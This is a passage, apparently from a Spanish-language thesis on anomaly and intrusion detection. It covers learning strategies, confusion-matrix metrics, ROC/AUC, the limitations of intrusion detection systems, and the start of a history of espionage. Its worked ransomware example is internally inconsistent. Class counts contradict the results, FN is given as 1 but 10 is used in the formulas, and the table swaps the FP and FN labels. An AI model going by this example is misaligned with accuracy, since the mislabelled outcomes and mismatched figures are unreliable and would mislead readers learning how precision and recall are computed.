Las etiquetas se utilizan para indicar si cada muestra pertenece a las instancias normales (generalmente representadas como 0) o es anómala (1). Si las anomalías se dividen en diferentes clases, esas etiquetas se pueden ampliar para que sean únicas para cada clase. Esos dos escenarios pueden verse, en términos de aprendizaje automático, como una tarea de clasificación binaria y una tarea de clasificación de clases múltiples, respectivamente. Obtener datos etiquetados con precisión que abarquen todos los posibles comportamientos anómalos a menudo no es factible y se vuelve prohibitivamente costoso, ya que el etiquetado a menudo requiere expertos humanos y, por lo tanto, un esfuerzo y una inversión de tiempo sustanciales [77]. Además de la adquisición más difícil de datos con etiquetas precisas, también amplía las posibles técnicas que se pueden emplear. Se podrían categorizar las diferentes técnicas en tres estrategias distintas para las cuales se usará la terminología estándar de aprendizaje automático en las siguientes explicaciones:

- Detección de anomalías supervisadas: este enfoque es análogo a la tarea de clasificación descrita anteriormente y requiere entrenamiento etiquetado y datos de prueba. Tener etiquetas de datos permite utilizar muchos algoritmos de

clasificación diferentes, como árboles de decisión (C4.5), máquinas de vectores de soporte (SVM) o redes neuronales artificiales (ANN) [137]. Es importante tener en cuenta que las tareas de detección de anomalías suelen estar muy desequilibradas con la mayoría de instancias normales y anomalías raras, a diferencia de la mayoría de las tareas de clasificación. Los árboles de decisión no son adecuados para datos no balanceados, mientras que las máquinas de vectores de soporte deberían funcionar mejor. Los clasificadores suelen ser los más adecuados para datos estáticos, ya que deben volver a entrenarse cuando cambia la distribución de datos y deben cubrir la distribución completa de los datos para permitir una buena generalización por parte del algoritmo [136]. Sin embargo, conocer todas las anomalías posibles, a priori, rara vez es el caso y limita la utilidad de este enfoque.

- Detección de anomalías semi-supervisada: también requiere datos etiquetados, ya que solo se utilizan instancias normales para el entrenamiento. La intuición de este enfoque es que construimos un modelo de normalidad con los datos de entrenamiento y clasificamos los puntos de datos que se desvían de este modelo como anomalías. Los datos de entrenamiento, aún idealmente, abarcarían todas las formas de comportamiento normal para permitir la generalización, pero no necesitan conocimiento previo sobre las anomalías que ocurren . Se pueden aplicar algoritmos de clasificación de una clase a esta estrategia, como SVM (por sus siglas en ingles Support Vector Machines) de una clase o Autoencoders, o cualquier método de estimación de densidad que pueda modelar la función de densidad de probabilidad de instancias normales como los Modelos Gaussianos de Mezcla. Es importante señalar que, aunque el conocimiento previo requerido es menor que en el caso supervisado, la adquisición de datos sin anomalías puede considerarse casi tan difícil. Los datos libres de anomalías requieren un entorno cerrado, ya que el tráfico de Internet contiene muchos paquetes que un sistema de detección debería considerar una anomalía. Sin embargo, diseñar un entorno cerrado que refleje con precisión el comportamiento de las aplicaciones web y sus servicios, es una tarea complicada en sí misma.
- Detección de anomalías sin supervisión: este enfoque sin supervisión es el más flexible, ya que no es necesario tener conocimientos previos sobre los datos, lo que elimina la necesidad de etiquetas y datos de capacitación. La idea es que la distinción entre normal y anomalía puede hacerse basándose únicamente en las propiedades intrínsecas de los datos. Estas técnicas suponen implícitamente que las anomalías son poco frecuentes en los datos. Pueden sufrir una alta tasa de falsas alarmas y, por lo tanto, dificultar su aplicabilidad en escenarios del mundo real [77]. En teoría, los métodos de detección de anomalías no supervisados serían los más adecuados para la tarea de detección de anomalías de la red, ya que no se necesitan datos de entrenamiento, lo que permite la aplicación en muchos entornos de aplicaciones web. Además, la no necesidad de conocimientos previos sobre las anomalías permite detectar anomalías novedosas. Es importante señalar que,

aunque no se necesitan datos etiquetados para el entrenamiento de los algoritmos, todavía se necesitan para la validación de los enfoques.

Al considerar la disponibilidad de datos, es importante no solo verlos desde el punto de vista del ajuste del modelo o del entrenamiento, sino también tener en cuenta el dominio de la aplicación. Muchos dominios de aplicaciones son sensibles al tiempo, como la detección de fallas de sistemas críticos o la detección de intrusiones en una aplicación web.

El tiempo entre la aparición de anomalías y la detección/alerta debe minimizarse. En escenarios como estos, los datos llegan secuencialmente y el algoritmo necesita detectar anomalías en ese mismo momento. Los pasos de preprocesamiento y el algoritmo deben seleccionarse cuidadosamente para adaptarse a esa demanda.

Los métodos basados en proximidad, por ejemplo, sufren un crecimiento computacional exponencial, ya que la complejidad computacional es directamente proporcional a la dimensión de los datos y al número de puntos de datos. Sin modificaciones, estos métodos no son adecuados para la detección de anomalías en aplicaciones web e incluso en la misma red, ya que estas pueden representar una inmensa carga de trabajo computacional que debe procesarse lo más rápido posible.

El mayor problema con un alto volumen de datos es que una tasa baja de falsas alarmas puede equivaler a muchas falsas alarmas, lo que hace que dicha detección sea inútil en una aplicación del mundo real. Los métodos paramétricos escalan mejor con grandes conjuntos de datos, ya que la complejidad del modelo no aumenta con el tamaño de los datos. Los enfoques paramétricos asumen que los datos provienen de una familia de distribuciones conocidas. Los parámetros se calculan para ajustar las distribuciones a los datos. Sin embargo, las distribuciones subyacentes rara vez se conocen; por lo tanto, estos métodos solo son aplicables cuando tenemos conocimiento previo sobre las distribuciones[77].

3.4.3 Resultado o Salida

Una parte esencial de los algoritmos de detección de anomalías es su salida. Después de todo, esta salida debería indicar si un punto de datos debe considerarse una anomalía. Por lo general, los resultados de los algoritmos se pueden clasificar en dos categorías: 1--etiquetas y 2-puntajes.

Los algoritmos que devuelven una etiqueta, devuelven la de una clase predefinida correspondiente. Por ejemplo, 0 para instancias normales y 1 para anomalías. Muchas de las técnicas supervisadas generan una etiqueta de clase, ya que utilizan algoritmos de clasificación existentes. Derivar una etiqueta de clase a menudo se basa internamente en puntajes o estimaciones de probabilidad.

Los métodos que devuelven puntuaciones son más informativos, ya que transmiten un grado de anomalía. Las puntuaciones permiten que los datos entrantes se clasifiquen para elegir un umbral apropiado para convertir la salida en alertas o, por ejemplo, utilizar la clasificación para considerar solo los puntos de datos mejor clasificados como anomalías.

Contemplar todas las características a tener en cuenta a la hora de seleccionar un algoritmo apropiado tomaría mucho tiempo; sin embargo, estos son algunos puntos principales que deben tenerse en cuenta. Si bien una parte de estas características son inamovibles, muchas pueden superarse ajustando el modelo a los datos o ajustando los datos al modelo y la tarea. Por ejemplo, Ramaswamy, Rastogi y Shim propusieron una modificación del algoritmo k-NN donde los datos se dividen en celdas para reducir el número de distancias que deben calcularse [81].

Los datos también se pueden transformar para ajustarse al modelo convirtiendo variables categóricas en representación numérica, transformando los datos o reduciendo la dimensión con selección o reducción de características.

3.4.4 Métricas

Para cuantificar, evaluar y comparar el rendimiento de un algoritmo de detección de anomalías, se necesita una métrica adecuada, lo cual depende de múltiples factores, como la distribución de clases, el número de clases diferentes y las propiedades deseadas de la métrica.

Se puede simplificar la decisión de una tarea de detección de anomalías en un problema de clasificación binaria. En un punto de la tubería, se toma una decisión si el paquete/flujo analizado debe considerarse una anomalía o no. Como se discutió anteriormente, se diferencia entre una salida de puntuación y una salida de clase de un algoritmo de detección de anomalías. Sin embargo, incluso si el algoritmo genera una puntuación de número real, se debe decidir en un momento si el paquete/flujo en cuestión debe investigarse más a fondo o no. Esto puede hacerlo un modelo, umbrales o analistas de seguridad diferentes. Esta noción de problema binario también es análoga a cómo se estructuran los datos de referencia.

Un paquete/flujo es una anomalía o una instancia normal. Para elegir una métrica adecuada, es fundamental analizar los cuatro resultados diferentes que puede producir un sistema de detección de anomalías. Esta información a menudo se presenta como una matriz de confusión, como se ve en la ilustración 5. Esta matriz permite conceptualizar los diferentes casos rápidamente y se usa a menudo en tareas de clasificación binaria.




Ilustración 5: Matriz de Confusión

Las filas de esta matriz representan los valores predichos del algoritmo, mientras que las columnas representan las clases reales. Se denotan las anomalías como casos Positivos (P) y las instancias normales como Negativas (N), luego se elige una representación numérica con 1 y 0 respectivamente. Esta representación muestra todas las posibles interacciones entre las clases de instancia reales y el resultado de la predicción del algoritmo. Los diferentes casos son [125]:

- Verdaderos positivos (TP): anomalías que se etiquetan como anomalías.
- Falsos positivos (FP): instancias normales que se etiquetan como anomalías (Error de tipo I).
- Verdaderos Negativos (TN): instancias normales que se etiquetan como instancias normales.
- Falsos Negativos (FN): anomalías que se etiquetan como instancias normales (Error de tipo II).

Vale la pena discutir los dos tipos de errores que un sistema de este tipo puede cometer con más detalle, ya que las consecuencias y los costos pueden ser graves en un entorno de detección de anomalías en las aplicaciones web [125].

Los falsos positivos, en las pruebas de hipótesis estadísticas referidas como Error Tipo I, también conocidas como falsas alarmas, ocurren cuando una instancia normal se clasifica falsamente como una anomalía. La consecuencia de tal error es que se inicia una investigación más a fondo de la cuestión sin fundamento. Los falsos positivos o las falsas alarmas consumirán recursos humanos ya que este comportamiento o tráfico marcado necesita ser verificado. Esto se vuelve especialmente problemático ya que se transfieren grandes volúmenes de tráfico a través de una red dentro de un ecosistema de aplicaciones web consumiendo servicios y siendo consultadas por millones de usuarios [125].

Los falsos negativos, en las pruebas de hipótesis estadísticas denominadas error Tipo II, o error, se producen cuando una anomalía no se detecta. Esto puede tener muchos resultados, pero los casos más graves son los ataques a la red que no se detectan, y pueden, por ejemplo, dañar la integridad de la red o revelar datos privados a los atacantes.

Como ejemplo se plantea que se tiene un *dataset* de clasificación con 1000 puntos de datos; se lo coloca en un clasificador y se obtiene la siguiente matriz de confusión en la ilustración 6:




Ilustración 6: Resultado Ejemplo

Los diferentes valores de la matriz de confusión serían los siguientes:

- Verdadero positivo (TP) = 560; lo que significa que 560 puntos de datos de clase positivos fueron clasificados correctamente por el modelo
- Verdadero negativo (TN) = 330; lo que significa que 330 puntos de datos de clase negativos fueron clasificados correctamente por el modelo
- Falso positivo (FP) = 60; lo que significa que el modelo clasificó incorrectamente 60 puntos de datos de clase negativa como pertenecientes a la clase positiva
- Falso negativo (FN) = 50; lo que significa que el modelo clasificó incorrectamente 50 puntos de datos de clase positiva como pertenecientes a la clase negativa

Esto resultó ser un clasificador bastante decente para el conjunto de datos considerando el número relativamente mayor de valores verdaderos positivos y verdaderos negativos[125].

Ahora se supone que se desea predecir cuántas computadoras están infectadas con un *ransomware* que se propaga a altas tasas de velocidad, antes de que estas muestren los síntomas y aislarlas de la población sana. Los dos valores para esta variable objetivo serían: Infectada y No Infectada. El conjunto de datos, es un ejemplo de un conjunto de datos desequilibrado . Hay 947 puntos de datos para la clase negativa y 3 puntos de datos para la clase positiva[125].

Por lo tanto, así es como se calculará la precisión o más bien conocida como *Accuracy*:

$$Accuracy = \frac{TP + TN}{TP + FP + TN + FN}$$

Ahora, el modelo funcionó de la siguiente forma representada en la Tabla 2:

ID	Infectado	Pred. Infect.	Outcome
1	1	1	TP
2	0	0	TN
3	0	0	TN
4	1	1	TP
5	0	0	TN
6	0	0	TN
7	1	0	FP
8	0	1	FN
9	0	0	TN
10	1	0	FP
:	:	:	:
1000	0	0	FN

Tabla 2: Resultado Ejemplo del Modelo

El total de valores resultados (outcomes) totales son: *TP = 30, TN = 930, FP = 30, FN = 1*. Entonces, la precisión de este modelo resulta ser:

$$Accuracy = \frac{30 + 930}{30 + 30 + 930 + 10} = 0.96$$

Esta precisión podría parecer bastante prometedora, pero está dando una idea equivocada sobre el resultado. El modelo dice "poder predecir computadoras infectadas el 96% del tiempo", sin embargo, está haciendo lo contrario, está prediciendo las computadoras que no se infectarán con un 96% de precisión mientras las infectadas están propagando el virus. Y acá es donde se necesita definir el concepto dual de Precisión (*Precision*) y Recuperación (*Recall*). Se debe diferenciar Precisión proveniente de *Precision* con Precisión proveniente de *Accuracy*. La *Precisión* dice cuántos de los casos predichos correctamente resultaron realmente positivos. A continuación, se explica cómo calcular la *Precisión*:

$$Precision = \frac{TP}{TP + FP}$$

Esto determinaría si el modelo es confiable o no mientras que el *Recall* dice cuántos de los casos positivos reales pudieron ser predichos correctamente con el modelo dado.

La recuperación se calcula de la siguiente manera:

$$Recall = \frac{TP}{TP + FN}$$

El resultado es:

$$Precision = \frac{30}{30 + 30} = 0.5$$

$$Recall = \frac{30}{30 + 10} = 0.75$$

Por lo tanto esto quedaría de forma gráfica como se ve en la ilustración 7:




Ilustración 7: Descripción de la matriz de confusión aplicada al ejemplo

El 50% de los casos predichos correctamente resultaron ser casos positivos, mientras que nuestro modelo predice con éxito el 75% de los positivos.

La *Precisión* es una métrica útil en los casos en que los falsos positivos son una preocupación mayor que los falsos negativos es importante, por ejemplo, en los sistemas de recomendación de música o video, sitios web de comercio electrónico Los resultados incorrectos pueden provocar la pérdida de clientes y ser perjudiciales para la empresa.

La recuperación o *Recall* es una métrica útil en los casos en que el falso negativo triunfa sobre el falso positivo. El *Recall* es importante en casos médicos en los que no importa si damos una falsa alarma. En este ejemplo dado, el *Recall* sería una mejor métrica porque no se quiere dar por alto accidentalmente a una computadora infectada y dejar que se mezcle con la población sana propagando así el *ransomware* contagioso.

En conclusión queda en claro por qué la *Accuracy* fue una mala métrica para este modelo. Sin embargo, habrá casos en los que no haya una distinción clara entre si la *Precisión* es más importante o el *Recall* [125].

Una vez creado el modelo de aprendizaje automático se debe evaluarlo y validar qué tan bueno (o malo) es, para luego decidir si implementarlo. Ahí es donde entra la curva AUC-ROC: el nombre indica que se está calculando el "Área bajo la curva" (AUC) del "Operador de características del receptor" (ROC) [132].

La curva AUC-ROC ayuda a visualizar qué tan bien se está desempeñando el clasificador de aprendizaje automático. Aunque solo funciona para problemas de clasificación binaria, también existen formas de extenderlo para evaluar problemas de clasificación de clases múltiples [132].

Primeramente, hay que definir qué es la *Sensibilidad* y la *Especificidad*. En la ilustración 6 se pueden derivar algunas métricas importantes para esto.

La *sensibilidad* entonces indica qué proporción de la clase positiva se clasificó correctamente, y esto se materializa en:

$$Sensitivity = \frac{TP}{TP + FN}$$

Un ejemplo simple sería determinar qué proporción de las computadoras infectadas reales fueron detectadas correctamente por el modelo.

La tasa de Falso Negativo (FNR), por otro lado, muestra en qué proporción de la clase positiva fue clasificada incorrectamente por el clasificador, y se expresa de la siguiente forma [132]:

$$FNR = \frac{FN}{TP + FN}$$

La *Especificidad* dice qué proporción de la clase negativa se clasificó correctamente.

Tomando el mismo ejemplo que en *Sensibilidad*, la *Especificidad* significa determinar la proporción de personas sanas que fueron identificadas correctamente por el modelo. Es deseable tener un TPR más alto que un FNR más bajo, ya que se quiere clasificar correctamente la clase positiva. Esta se expresa de la siguiente forma [132]:

$$Specificity = \frac{TN}{TN + FP}$$

La Tasa de Falsos Positivos (FPR), representa en qué proporción de la clase negativa fue clasificada incorrectamente por el clasificador. Es deseable tener un TNR más alto que un FPR más bajo, ya que se quiere clasificar correctamente la clase negativa. Esta se expresa así [132]:

$$FPR = \frac{FP}{TN + FP} = 1 - Specificity$$

De estas métricas, la *Sensibilidad* y la *Especificidad* son quizás las más importantes.

También se puede utilizar un modelo de clasificación de aprendizaje automático para predecir la clase real del punto de datos directamente o predecir su probabilidad de pertenecer a diferentes clases. Esto último da más control sobre el resultado. Se puede determinar el propio umbral para interpretar el resultado del clasificador, y esto generalmente es más prudente que simplemente construir un modelo completamente nuevo [132].

Establecer diferentes umbrales para clasificar la clase positiva para los puntos de datos cambiará inadvertidamente la *Sensibilidad* y la *Especificidad* del modelo, y uno de estos umbrales probablemente dará un mejor resultado que los demás, dependiendo de si el objetivo es reducir el número de falsos negativos o falsos positivos [125].

La curva *Receiver Operator Characteristic* (ROC) es una métrica de evaluación para problemas de clasificación binaria. Es una curva de probabilidad que traza el TPR contra

FPR en varios valores de umbral y esencialmente separa la "señal" del "ruido". El área bajo la curva (AUC) es la medida de la capacidad de un clasificador para distinguir entre clases y se utiliza como resumen de la curva ROC. Por lo tanto, cuanto mayor sea el AUC, mejor será el rendimiento del modelo para distinguir entre las clases positivas y negativas[132].




Ilustración 8: AUC = 1

Como se percibe en la ilustración 8, cuando AUC = 1, entonces el clasificador puede distinguir perfectamente entre todos los puntos de clase positivos y negativos correctamente. Sin embargo, si el AUC hubiera sido 0, entonces el clasificador estaría prediciendo todos los negativos como positivos y todos los positivos como negativos [132].





Ilustración 9: 0.5 < AUC < 1

Luego, en la ilustración 2 se puede ver que cuando 0.5 <AUC <1, existe una alta probabilidad de que el clasificador pueda distinguir los valores de clase positivos de los valores de clase negativos. Esto es así porque el clasificador puede detectar más números de verdaderos positivos y verdaderos negativos que falsos negativos y falsos positivos [132].



<u>Ilustración 10:</u> AUC = 0.5

Por último, en la ilustración 10, se aprecia que cuando AUC = 0.5, el clasificador no puede distinguir entre puntos de clase positivos y negativos. Lo que significa que el clasificador predice una clase aleatoria o una clase constante para todos los puntos de datos. Por tanto, cuanto mayor sea el valor AUC de un clasificador, mejor será su capacidad para distinguir entre clases positivas y negativas [132].

En una curva ROC, un valor del eje X más alto indica un número mayor de falsos positivos que de verdaderos negativos. Mientras que un valor más alto en el eje Y indica un mayor número de verdaderos positivos que falsos negativos. Por lo tanto, la elección del umbral depende de la capacidad de equilibrar entre falsos positivos y falsos negativos [132].

3.5 Consideraciones Generales

Cualquier sistema de detección de intrusos, independientemente del mecanismo en uso, debe tener las siguientes características:

- Debe funcionar continuamente sin la intervención o supervisión de un operador humano. El sistema debe ser lo suficientemente confiable para funcionar en el fondo dentro del host que se está controlando.
- Debe ser tolerante a fallas para sobrevivir si el sistema falla sin tener que reconstruir su base de datos de conocimiento al reiniciar.
- El sistema debe poder controlarse a sí mismo para asegurarse de que no ha sido perturbado.
- Su implementación no debe cargar el sistema de manera que le impida realizar otras tareas con cierta normalidad. Si se ralentiza el sistema, simplemente no se utilizará.
- Debe detectar desviaciones del comportamiento estándar.

- Debe adaptarse fácilmente al comportamiento cambiante del sistema ya instalado. Cada sistema tiene un patrón de funcionamiento diferente y el sistema de detección de intrusos debe adaptarse fácilmente a estos patrones.
- Debe hacer frente a los cambios de comportamiento del sistema como nuevos se le añaden aplicaciones para su correcta actualización.
- Debe ser difícil de engañar cuando se ha configurado de una manera apropiada.
- Debe configurarse de acuerdo con la política de seguridad seguida por la organización.

Por otra parte, también los sistemas de detección de intrusos presentan las siguientes fallas [126]:

- No aportan una solución definitiva: los problemas de seguridad pueden originarse por muchas razones. No existe una solución única para todos ellos y los sistemas de detección de intrusos no son una excepción. Sin embargo, tienen algunas características únicas que las convierten en herramientas útiles en muchos entornos [126].
- Falsos positivos: uno de los principales inconvenientes de los sistemas de detección de intrusos son los fallos de alarma (falsos positivos y falsos negativos). Los falsos positivos son falsas alarmas cuando no se está produciendo ninguna intrusión real y se producen cuando ciertos códigos tienen partes que coinciden con patrones de ataque sin serlo Por otro lado, los detectores de anomalías pueden interpretar como hostil la aparición de un nuevo tipo de tráfico debido a la reciente instalación de un nuevo servicio, cuando en realidad la situación es perfectamente normal. El punto más negativo de esto es que la aparición continua de falsos positivos puede hacer que el administrador ignore algunas alarmas [126].
- Falsos negativos: es un tipo de falla de alarma, y se produce cuando no se detecta un ataque o intrusión real. Evidentemente, estas situaciones son problemáticas y ocurren cuando un atacante utiliza una nueva técnica, un ataque modificado en base a una existente, un ataque especializado contra este tipo de sistemas, o cuando un detector de anomalías es "entrenado" progresivamente por un intruso, para que interprete una acción hostil como normal. Requerimiento de recursos: el proceso de análisis y registro de datos, especialmente en tiempo real, hace que los sistemas de detección de intrusos tengan requisitos importantes sobre los recursos del sistema como tiempo de proceso o espacio almacenado en bases de datos. Esto es especialmente cierto cuando se monitorean redes de alta velocidad [126].
- Sobrecarga del sistema: no pueden detectar, analizar y reportar alarmas contra ataques de forma instantánea cuando hay una sobrecarga (tráfico de red excesivo o actividad del sistema). Estos sistemas pueden descartar paquetes de red o segmentos de información de la actividad del sistema cuando la sobrecarga es crítica [126].
- Defensa contra nuevos ataques: en la mayoría de los casos, los sistemas de detección de intrusos no pueden detectar ataques aparecidos recientemente o

variantes de los existentes. Esto sucede con la mayoría de los productos comerciales que tienen detectores basados en firma, con patrones de ataque. Por otro lado, los detectores de anomalías, por su tipo de análisis, amplían el rango de detección de estos ataques, pero no los reconocen a todos [126].

- Defensa contra ataques sofisticados: como se ha mencionado, estos sistemas son útiles para simplificar las tareas de auditoría de seguridad. Pueden detectar con eficacia ataques comunes o ataques simples y filtran una gran cantidad de información, destacando datos que pueden estar relacionados con posibles intrusiones. Sin embargo, no deben sobreestimarse. Los sistemas de detección de intrusos aún no están preparados para identificar ataques sofisticados, lanzados por expertos que a veces utilizan técnicas de fragmentación de paquetes o sus propios protocolos. En este caso, todavía se necesita la intervención humana [126].
- Defensa contra ataques directos: productos como antivirus o firewalls suelen provocar ataques directos que los sistemas de detección de intrusos no pueden bloquear. Estas acciones siempre las realizan atacantes con amplio conocimiento en este tipo de sistemas [126].
- Carencia de búsqueda automática: realizan tareas de análisis y reportan alarmas en caso de detectar intrusiones o acciones hostiles, pero un humano debe investigar cada ataque recibido [126].
- Desconocimiento de cada situación:estos sistemas desconocen las particularidades de cada entorno donde se implementan. El responsable de seguridad tiene que configurarlos y adaptarlos a cada situación [126].
- Calidad de los datos: los sistemas de detección de intrusos no pueden compensar los errores producidos por el uso de datos de baja calidad. Algunos ataques consisten en saturar los IDS con información redundante o simplemente ruido. Cada fuente de datos adicional aumenta la posibilidad de obtener información corrompida por un atacante y trabajar con datos inútiles invalida los resultados obtenidos [126].
- Calidad de los protocolos: no compensan las debilidades asociadas al diseño de un protocolo. Por ejemplo, TCP / IP y muchos otros protocolos no fueron creados para llevar a cabo mecanismos robustos de autenticación. Cuando alguien lanza un ataque, es posible que la dirección de origen de los paquetes involucrados no sea la dirección del atacante. Esto hace que sea más difícil identificar y procesar al culpable a través de procesos legales y judiciales [126].
- Entornos conmutados: los detectores de intrusión basados en la red no funcionan correctamente en entornos de red donde se utilizan conmutadores. Estos dispositivos simplemente envían tráfico de red dirigido a ellos, lo que dificulta la supervisión del tráfico de red global [126].
- Cifrado: el uso de comunicación cifrada puede deshabilitar el uso de un detector de intrusos basado en la red, porque no puede interpretar lo que está monitoreando. Incluso si pudiera interpretar lo que recibe, descifrar los datos causaría una carga adicional al proceso. Esto aumentará los recursos necesarios y podría hacer que esta tarea sea casi inviable en entornos con una gran carga de tráfico. Para evitar

este problema, generalmente se instalan detectores en los puntos finales de la comunicación, para examinar los datos descifrados por los hosts [126].

- IPv6: muchos detectores de intrusos comerciales no pueden interpretar el protocolo IPv6. En entornos IPv4, IPv6 se puede utilizar mediante túneles. Esto hace inviable que los detectores de intrusos detecten ataques con su uso [126].

Capítulo 4 - Inteligencia

4.1 Introducción Histórica

La evolución de la inteligencia, como método para la obtención de un producto resultante de información relativa para la planificación, ha ido estrechamente relacionada al desarrollo de los pueblos, de las ciudades, de los imperios y posteriormente de los estados. La inteligencia operacional ha marcado la guerra, y el desarrollo de ésta ha marcado la historia [82].

En el III milenio a. C. ya se encontraban las primeras muestras de la producción de inteligencia a través del espionaje. En mesopotamia (Azupiranu), cuando Sargon I de Acad controlaba un importante territorio entre el Mediterráneo y el Golfo Pérsico, creó una red de espías utilizando mercaderes que le informaban de las características de los territorios y las civilizaciones que pretendía dominar [82].

En el imperio chino, se encuentra el primer tratado militar en el que se hacen referencias al espionaje: "El Arte de la guerra", de Sun Tzu, trata en alguno de sus pasajes sobre la importancia que tiene el conocimiento y la información antes de presentarse a una batalla [82].

Pasando ya más tiempo, la historiografía griega y el cine contemporáneo han enseñado cómo los griegos y el imperio persa utilizaban el espionaje. Es en este período cuando empezaban a desarrollarse soluciones más sofisticadas en materia de cifrado de las comunicaciones o mensajes, que solo consta en infiltrar exploradores en las filas enemigas para la recolección de información referente a la situación del enemigo [82].

Uno de los primeros ejemplos de códigos cifrados de los que se tiene conocimiento es la escítala espartana, que consistía en cortar dos trozos de madera con el mismo diámetro y grosor, de manera que los cortes coinciden al milímetro entre sí. Posteriormente, en una cinta de cuero, se escribía el mensaje longitudinalmente. Éste solo era legible si estaba enroscado en el tronco de madera. Al mensajero se le entregaba una cinta de cuero, utilizada a menudo como cinturón. Al llegar al destinatario, el mensajero entregaba el cinturón y al enrollarse en una escítala de las mismas dimensiones el mensaje se hacía visible. Dado el caso de que el mensajero sea interceptado, no había modo de descifrar el contenido [82].

Luego Roma, el mayor imperio de la historia tampoco fue ajeno al uso del espionaje para decantar la balanza de la guerra a su favor. En la segunda guerra púnica, cuando Roma se vio amenazada por Anibal, que pasaría a los anales como el gran enemigo de su historia, solo un general pudo derrocarlo: Publio Cornelio Escipión, más conocido como El Africano. Escipión logró derrotar a Anibal en el año 202 a. C. en la definitiva batalla de

Zama, tras haber llevado la guerra a África, obligando a Anibal a salir de la península itálica y abandonar la incesante amenaza sobre la ciudad de Roma [82].

En esa última contienda jugó un papel fundamental el ataque preventivo que Escipión realizó sobre el campamento de Sifax (el rey de Numidia aliado de Anibal). El general romano envió unos emisarios a parlamentar con el númida. En esa legación se infiltró una serie de centuriones disfrazados como esclavos. Para dotar de más credibilidad a la treta, los legados de Escipión aprovecharon alguna excusa para golpear a los esclavos. Durante las negociaciones, los esclavos deambularon por el campamento y acapararon información sobre la disposición de las tiendas y de las tropas. Esos datos convencieron a Escipión de lanzar un ataque nocturno que destrozó la poderosa caballería númida, diezmando así el ejército cartaginés, superior en número al romano [82].

Luego ya a inicios de la Edad Media, se generalizó el papel de los agentes en las cortes imperiales, que en la mayoría de las ocasiones eran el embajador y su séquito. No obstante, en el Imperio español se podía ya hablar de un sistema de espionaje profesionalizado. El consejo de Estado, que era el encargado de nombrar a los embajadores en el extranjero y que era supervisado por el secretario de Estado, jugaba un papel fundamental. Inmediatamente por debajo de éste se creó un cargo de renombre: espía mayor de la corte y superintendente de las inteligencias secretas. La primera persona en ocupar el puesto fue Juan Velázquez de Velasco, en 1598. Aunque el cargo estuvo oficializado poco más de medio siglo, su creación da pistas sobre la existencia de unos métodos jerarquizados y siempre cercanos al poder [83].

